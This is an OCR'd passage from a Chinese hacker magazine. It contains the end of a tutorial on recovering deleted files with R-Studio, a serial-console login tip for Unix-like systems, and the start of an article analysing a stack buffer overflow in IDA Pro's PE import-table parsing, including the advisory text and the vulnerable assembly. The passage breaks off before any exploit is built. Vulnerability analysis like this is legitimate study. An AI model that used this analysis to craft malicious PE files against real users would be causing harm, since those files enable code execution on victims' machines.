下面我们来个实际例子。首先我用分区魔术师把我的一个分区分割出600MB，然后创建成一新的分区L盘格式化，同时里面




图1 R-Studio 3.0汉化版的主窗口

复制了45MB的文件，其中有SWF、DOC、JPG、HTML等各类型的文件，这些文件里就有一个**《黑客手册》部分栏目稿件格式的要求.doc**，好，我们就拿这个文件开刀！非常爽快地用SHIFT+DELETE组合键把该文件“彻底删除”，然后启动我们今天的主角R-Studio，如图1所示。

下面我们选中L盘，然后右键在弹出的菜单中选择扫描，软件就要求我们对扫描的参数进行配置。这里我们文件系统选项只保留NTFS，因为我们的文件是在NTFS格式下的时候被删除的，当然如果你不懂也可以不做调整，只是它扫描的时间和扫描出来的文件相应会更多一些而已，最后我们点击扫描，如图2所示。




图2　扫描的设置参数窗口

经过一段时间后扫描完成并弹出一窗口，在L盘下我们可以清楚地看到多了两个子盘符，然后名字是“识别1”和“额外找到的文件”，其实”识别1“里的文件是类似WINDOWS的文件管理器，我们可以看到的还有被删除的文件（被删除的文件存放在原来的文件夹里，只是前面被用红色的X标记了），而“额外找到的文件”就是部分我们已经删除的文件，不过被进行了分类，如图3所示。




图3　扫描结束后的主窗口

这里我们双击额外找到的文件，右边显示的文件就是刚刚删除的WORD文档，所以这里就选择MICROSOFT WORD文档，如图4所示。




图4　双击额外找到的文件项得到的界面

接着我们看到在右边的窗口中出现了两个WORD文档，但是怎么才能知道哪个是我们刚刚删除的文档呢？我们可以通过双击该文件，这时该软件会弹出一个预览该文件的窗口，如图5所示。




图5　预览被删除文件的窗口

呵呵~~看看内容一点都没有少！关闭它，然后右键选择恢复，随后就弹出窗口如图6所示，我们选择恢复出来的文件存放的文件夹的位置就OK了。




图6　设置恢复数据的

四、总结

怎么样，经过上面的介绍，我想大家已经本掌握了基于软件的数据修复。大家要记住的一点就是：当数据出现丢失的时候，千万不要进行磁盘碎片整理或对硬盘进行写操作，这些操作都有可能对数据产生二次损害。R-Studio 3.0这款软件有手工进行数据修复的功能，如果你能掌握我提到的数据原理的部分内容再去参考下其他资料，那么你就可以进行手工数据修复了。正常情况下，手工数据修复在硬盘没有物理损害的情况下，修复率可以达到99%，不过这也得看数据出现损害后你所做的处理。

【文章中所涉及到的R-Studio，已经收录在光盘中】

编辑点评： 数据恢复其实很简单，难点在于你使用什么方法来最大程度地恢复受损数据。作者说漏了一个问题：使用数据恢复软件进行数据恢复时，数据恢复软件不应安装在受损的硬盘上（请注意是硬盘而不是分区），这样可以避免安装数据恢复软件的同时对受损数据进行二次破坏。如果大家想学习这方面的知识且硬件条件不够，可以建立一个虚拟机然后再进行相应的操作，记住~如果你的数据十分重要且自己对此技术不太熟悉，不要轻易尝试哦。

雕虫小技之*nix专辑

设置com1口，让超级终端通过com1口进行登录

确认有/sbin/agetty，编辑/etc/inittab，添加7:2345:respawn:/sbin/agetty /dev/ttyS0 9600。

9600bps是因为联路由器缺省一般都是这种速率，也可以设成19200、38400、57600、115200。

修改/etc/securetty，添加一行：ttyS0，确保root用户能登录。重启机器，就可以拔掉鼠标、键盘、显示器（启动时最好还是要看看输出信息）了。

反汇编利器IDA PRO溢出漏洞的分析与利用

文/图 曹军


> 从本文你可以学到：
> 1. 一般漏洞的分析技巧
> 2. LordPE的使用
> 3. 对PE文件格式的部分进行分析

喜欢玩加密解密的朋友肯定熟悉IDA PRO，IDA PRO是一个极好的反汇编工具，相比于w32dasm，它显得更专业，功能更复杂，可以更好地反汇编和更深层分析。去年的某个时候，突然传出了IDA PRO也存在缓冲区溢出漏洞的消息。联想到早些时候w32dasm也出现了漏洞，广大密界爱好者可能会大为摇头吧。

下面，我们就一起来分析这个漏洞。

漏洞起因

还是先看看漏洞公告吧，如图1所示。


DataRescue Inc.'s IDA Pro是一款强大的反汇编和调试工具。

IDA Pro中负责解析PE引入表的代码存在问题，远程攻击者可以利用这个漏洞构建恶意PE文件，诱使用户处理，可以用户进程权限在系统上执行任意指令。

引入目录列出所有PE文件引入的符号，不存储在一个数据结构数组中，每个数据结构包含引出库名和函数指针列表，即引入地址表。当解析超长引入库名时在会由于如下代码的处理而造成一个基于堆栈的缓冲区溢出：

```
0x100038BB LEA EDX, [EBP-30C]
0x100038C1 PUSH DWORD PTR [EBP+8]
0x100038C4 PUSH EDX
0x100038C5 CALL ida #835
```

"EBP+8"表示攻击者提供的源缓冲区，"EBP-30C"代表大约800字节的目标缓冲区，"ida_835"过程没有正确的进行缓冲区边界检查，可允许攻击者覆盖指针地址而执行任意指令。

攻击者可以利用恶意PE文件，诱使用户处理，可导致以用户进程权限在系统上执行。

图1　漏洞公告信息

从漏洞公告中我们可以知道：

1、IDA PRO在解析PE文件格式中的引入库的名称时没有进行程度检测而引发了漏洞；

2、漏洞的类型是堆栈溢出漏洞，缓冲区大小为800字节左右。IDA PRO 4.7及以下版本存在此漏洞。

好了，有了上面的信息，思路就很明确了：分析PE文件格式，找到引入库DLL的名称，修改其长度后测试。

PE文件格式分析

如果大家对PE文件格式还不熟悉，建议看看《加密与解密II》第8章，里面讲得比较详细。本文中，我只讲讲漏洞涉及的相关内容。

引入库实际上包含了PE文件需要引用的函数，这些函数的实现不在PE文件中，PE文件只保存函数名称及引入库的DLL名称等基本信息。要找到这些基本信息，我们就得从PE Header中的数据目录data directory入手。PE Header结构声明如下：

```
IMAGE_NT_HEADERS STRUCT
Signature dd ?
FileHeader IMAGE_FILE_HEADER <>
OptionalHeader IMAGE_OPTIONAL_HEADER <>
IMAGE_NT_HEADERS ENDS
```

其中，OptionalHeader的最后一个成员就是**data directory**：

```
IMAGE_OPTIONAL_HEADER32 STRUCT
LoaderFlags dd ?
NumberOfRvaAndSizes dd ?
DataDirectory IMAGE_DATA_DIRECTORY 16 dup(<>)
IMAGE_OPTIONAL_HEADER32 ENDS
```

DataDirectory实际上是一个含有16个成员的IMAGE_DATA_DIRECTORY结构数组，该数组包含了PE文件中各重要数据结构的位置和尺寸信息，如图2所示。

Member	Info inside
0	Export symbols
1	Import symbols
2	Resources
3	Exception
4	Security
5	Base relocation
6	Debug
7	Copyright string
8	Unknown
9	Thread local storage (TLS)
10	Load configuration
11	Bound Import
12	Import Address Table
13	Delay Import
14	COM descriptor

图2　PE文件中重要数据结构的位置和尺寸信息

DataDirectory的第2项就是引入表的相关信息，是一个IMAGE_DATA_DIRECTORY结构，定义如下：

```
IMAGE_DATA_DIRECTORY STRUCT
VirtualAddress dd ?
    isize dd ?
IMAGE_DATA_DIRECTORY ENDS
```

